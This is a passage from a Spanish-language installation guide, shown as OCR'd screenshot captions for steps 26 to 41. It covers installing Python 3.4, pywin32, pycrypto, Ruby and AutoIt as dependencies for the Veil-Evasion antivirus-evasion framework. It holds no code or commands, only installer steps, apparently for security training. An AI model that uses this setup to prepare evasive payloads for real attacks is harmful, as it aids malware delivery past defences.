


Imagen 26: Configuración predeterminada de Python 3.4

27. Instalar todos los componentes que cuenta Python 3.4




Imagen 27: Instalación de componentes de Python 3.4

28. Inicia el proceso de instalación de Python 3.4




Imagen 28: Proceso de instalación de Python 3.4

29. Se abre una terminal como segundo plano para continuar con la instalacion de más dependencia de Python 3.4




Imagen 29: Proceso de segundo plano de instalación de Python 3.4

30. Proceso de instalación finalizada




Imagen 30: Proceso de finalización de Python 3.4

31. Instalacion de pywind32-220, dar clic en next




Imagen 31: Instalación de Pywind32-220

32. Seleccionar carpeta de instalacion de la herramienta




Imagen 32: Seleccionar de carpeta de instalación de Pywin32-220

33. Inicia el proceso de instalacion de pywin32-220




Imagen 33: Proceso de instalación de Pywin32-220

34. Proceso de instalación de pycrypto-2.6.1




Imagen 34: Instalación de Pycrypto-2.6.1

35. Los siguientes procesos son de dar next hasta empezar en el desarrollo de la herramienta.




Imagen 35: Proceso de carga de paquetes de Pycrypto-2.6.1

36. Una vez finalizado aquellas instalaciones, el proceso de instalar veil continuar.




Imagen 36: Continua el proceso de instalación de Veil – Evasion

37. Instalación de Ruby




Imagen 37: Instalación de Ruby

38. Inicia proceso de instalación tras confirmar los procesos anteriores




Imagen 38: Proceso de instalación de Ruby

39. Continua el proceso de instalación de la herramienta Veil




Imagen 39 Continua instalación de Veil – Evasion después de Ruby :

40. Comienza el proceso de instalación de AutoIt con todas sus dependencias.




Imagen 40: Proceso de instalación de AutoIt y dependencias

41. Finaliza el proceso, pero es evidente que la instalación no está completa, se debe copiar una ruta para emplear los últimos retoques para instalar Veil

